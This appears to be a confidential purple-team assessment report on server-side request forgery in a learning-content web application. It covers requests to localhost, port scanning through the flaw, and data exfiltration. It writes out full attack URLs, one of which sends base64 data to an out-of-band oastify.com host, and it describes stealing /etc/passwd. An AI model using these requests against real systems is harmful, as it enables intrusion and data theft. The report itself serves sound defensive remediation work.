


Purple Team Application Assessment Report

Date: January 17th, 2025
Application: Learning-Content
Version 1.0

Security Researchers:

- Mike Gounantabele: mike.gounantabele@ge.com
[redacted]

Confidential. Not to be copied, distributed, or reproduced without prior approval.

Table of Contents

Technical Finding	Risk Rating & Severity
Server-Side Request Forgery	High
Server-Side Request Forgery Port Scanning	High
Data Exfiltration	High

Technical Finding Detail

The following section lists key findings identified during the assessment, describes their risk, provides a remediation plan, and lists additional information where applicable.

HIGH

Server-Side Request Forgery

Description:

Confidential. Not to be copied, distributed, or reproduced without prior approval.

The application ***'[REDACTED]'*** presents a URL parameter called ***'aicURL='***.
When manipulating the parameter, we can request websites from the public domain, or in this case making local requests.
In the Screenshot below seen in *Figure.1: SSRF*
We direct the [REDACTED] to http://localhost:80. From the information we can identify we hit a valid page, but used the wrong HTTP parameter. In this case, the web application sent a POST request, when we needed a GET request.

Impact:

We can request local files present on the **'**[REDACTED]**'** server.

Screenshots:

Confidential. Not to be copied, distributed, or reproduced without prior approval.



Not secure
/TemplateV2/aicc_talk.asp?command=PutParam&version=3.5&sessionID=500980497a04c3e4b0fd9f47da8ba1b17ef4a226e92024112084858&aiccURL=http://localhost:80/&aicc_data=%...
GE SecDevOps
GE - Software
WebApp Security
Purple Team
Tools
CyberChef - Local
KPI - Metrics
Waratek
Bitsight SPM
WSTG - Stable | OW...
PTES Technical Guid...
Tasks - Planner
Dig (DNS lookup)
WAF-Daily
HTTP Error 405.0 - Method Not Allowed
The page you are looking for cannot be displayed because an invalid method (HTTP verb) is being used.
Most likely causes:
The request sent to the Web server used an HTTP verb that is not allowed by the module configured to handle the request.
A request was sent to the server that contained an invalid HTTP verb.
The request is for static content and contains an HTTP verb other than GET or HEAD.
A request was sent to a virtual directory using the HTTP verb POST and the default document is a static file that does not support HTTP verbs other than GET or HEAD.
Things you can try:
Verify the list of verbs enabled for the module handler this request was sent to, and ensure that this verb should be allowed for the Web site.
Check the IIS log file to see which verb is not allowed for the request.
Create a tracing rule to track failed requests for this HTTP status code. For more information about creating a tracing rule for failed requests, click here.
Detailed Error Information:
Module StaticFileModule
Notification ExecuteRequestHandler
Handler StaticFile
Error Code 0x80070001
Requested URL http://localhost:80/iisstart.htm
Physical Path C:\inetpub\wwwroot\iisstart.htm
Logon Method Anonymous
Logon User Anonymous
More Information:
This error means that the request sent to the Web server contained an HTTP verb that is not allowed by the configured module handler for the request.
View more information »
aiccURL: http://localhost:80/
sessionID: 500980497a04c3e4b0fd9f4
command: PutParam
version: 3.5
GetParam
PutParam
ExitAU
Exit
aicc_data::
server_response::

Fig 1: SSRF

Severity Rating:	**High**
Remediation: Avoid crafting HTTP requests directly using unvalidated user inputs	
Affected URLs / Endpoints: • **SSRF Page**: http://[REDACTED] /TemplateV2/aicc_talk.asp?command=PutParam&version= 3. 5&sessionID=500980497a04c3e4b0fd9f47da8ba1b17ef4a226e920241120848 5&aiccURL=http://localhost:80/&aicc_data=%5BCORE%5D%0D%0ALESSON_LOCATION%3D53%5E3%5E%5E%5E%5E%5E%241%244%241%242%244%241%241%242%242%241%5Edeepdive%5Epost%5EUNDEFINED1%5E0%5E1%5E0%5ENaN%0D%0ALESSON_STATUS%3DI%0D%0ASCORE%3D70%0D%0ATIME%3D00:00:08%0D%0A%5BCORE_LESSON%5D%0D%0APAGEVISITEDSTATUS%3D1%2C1%2C1%2C1%2C1%2C1%2C1%2C1%2C1%2C1%2C1%2C1%2C1%2C1%2C1%2C1%2C1%2C1%2C1%2C1%2C1%2C1%2C1%2C1%2C1%2C1%2C1%2C1%2C1%2C1%2C1%2C1%2C1%2C1%2C1%2C1%2C1%2C1%2C1%2C1%2C1%2C1%2C1%2C1%2C1%2C1%2C1%2C1%2C1%2C1%230	
References: • **CWE**: https://cwe.mitre.org/data/definitions/918.html	

HIGH

SSRF Port Scanning

Description:


Utilizing the validated SSRF vulnerability present in ***'aicURL='*** parameter, we can iterate through all TCP ports ranging from 1 – 65535.

Impact:

Confidential. Not to be copied, distributed, or reproduced without prior approval.

This SSRF allows an attacker better insight into what ports are currently open on the vulnerable web application.
In *Figure-2: SSRF port scan.* We come across port 80 and a valid 200 status code. Every failed port returns 500 server error.

Confidential. Not to be copied, distributed, or reproduced without prior approval.



Detailed Error Information:

Module	StaticFileModule
Notification	ExecuteRequestHandler
Handler	StaticFile
Error Code	0x80070001

More Information:

This error means that the request sent to the Web server contained an HTTP verb that is not allowed by the configure

View more information »

iccURL:: http://127.0.0.1:80 sessionID:: command:: PutParam, version: 3.5 GetParam PutPa

icc_data::

Fig 2: SSRF Port Scan

Severity Rating:	High
Remediation: Whitelist allowed domains/URLS. Only request from trusted domains or IPS. Block Private IP Ranges. Reject non-HTTP protocols if application does not need access.	
Affected URLs / Endpoints: • http://[REDACTED] /TemplateV2/aicc_talk.asp?command=PutParam&version=3.5 &sessionID=500980497a04c3e4b0fd9f47da8ba1b17ef4a226e9202411208485&aiccURL=http://localhost:80/&aicc_data=%5BCORE%5D%0D%0ALESSON_LOCATION%3D53%5E3%5E%5E%5E%5E%5E%241%244%241%242%244%241%241%242%242%241%5Edeepdive%5Epost%5EUNDEFINED1%5E0%5E1%5E0%5ENaN%0D%0ALESSON_STATUS%3DI%0D%0ASCORE%3D70%0D%0ATIME%3D00:00:08%0D%0A%5BCORE_LESSON%5D%0D%0APAGEVISITEDSTATUS%3D1%2C1%2C1%2C1%2C1%2C1%2C1%2C1%2C1%2C1%2C1%2C1%2C1%2C1%2C1%2C1%2C1%2C1%2C1%2C1%2C1%2C1%2C1%2C1%2C1%2C1%2C1%2C1%2C1%2C1%2C1%2C1%2C1%2C1%2C1%2C1%2C1%2C1%2C1%2C1%2C1%2C1%2C1%2C1%2C1%2C1%2C1%2C1%230	
References: • **CWE MITRE: https://cwe.mitre.org/data/definitions/918.html** • **CWE MITRE: https://cwe.mitre.org/data/definitions/400.html**	

HIGH

Data Exfiltration

Description:

Confidential. Not to be copied, distributed, or reproduced without prior approval.

Utilizing the SSRF identified in the web application. We can send private/confidential data to the I[REDACTED] application (trusted source) to a non-trusted website or cheap server hosted on 3rd party vendor.

Impact:

The application is sending a POST request to which ever endpoint we specify in the 'aicURL=' parameter. In the screenshot below. We will exfiltrate the linux '/etc/passwd' file and encode to base64. The result is encoded data which we can decode and save to text file.
Example below will utilize Port Swigger BurpSuite, and the plugin: Collabortator. An Out-of-Bound domain for testing SSRF




Fig 3-4: SSRF Exfil

Confidential. Not to be copied, distributed, or reproduced without prior approval.

Severity Rating:	High
Remediation: Avoid crafting HTTP requests directly using unvalidated user inputs	
Affected URLs / Endpoints: • **SSRF Page**: http://[REDACTED]/TemplateV2/aicc_talk.asp?command=GetParam&version=3.5&sessionID=%22U2VjcmV0IHBhc3N3b3JkIGZvciBhcHBsaWNhdGlvbnMK%22&aiccURL=http://4v0pur5gc4o3vuf71jr9m2bxdojf7hv6.oastify.com/U3VwZXIgc2VjcmV0IEdFIFBJSSBEYXRhCg	
References: • **CWE**: https://cwe.mitre.org/data/definitions/918.html	

Appendix

Target Scope

URL (if applicable)	Environment
https://[REDACTED]	

Confidential. Not to be copied, distributed, or reproduced without prior approval.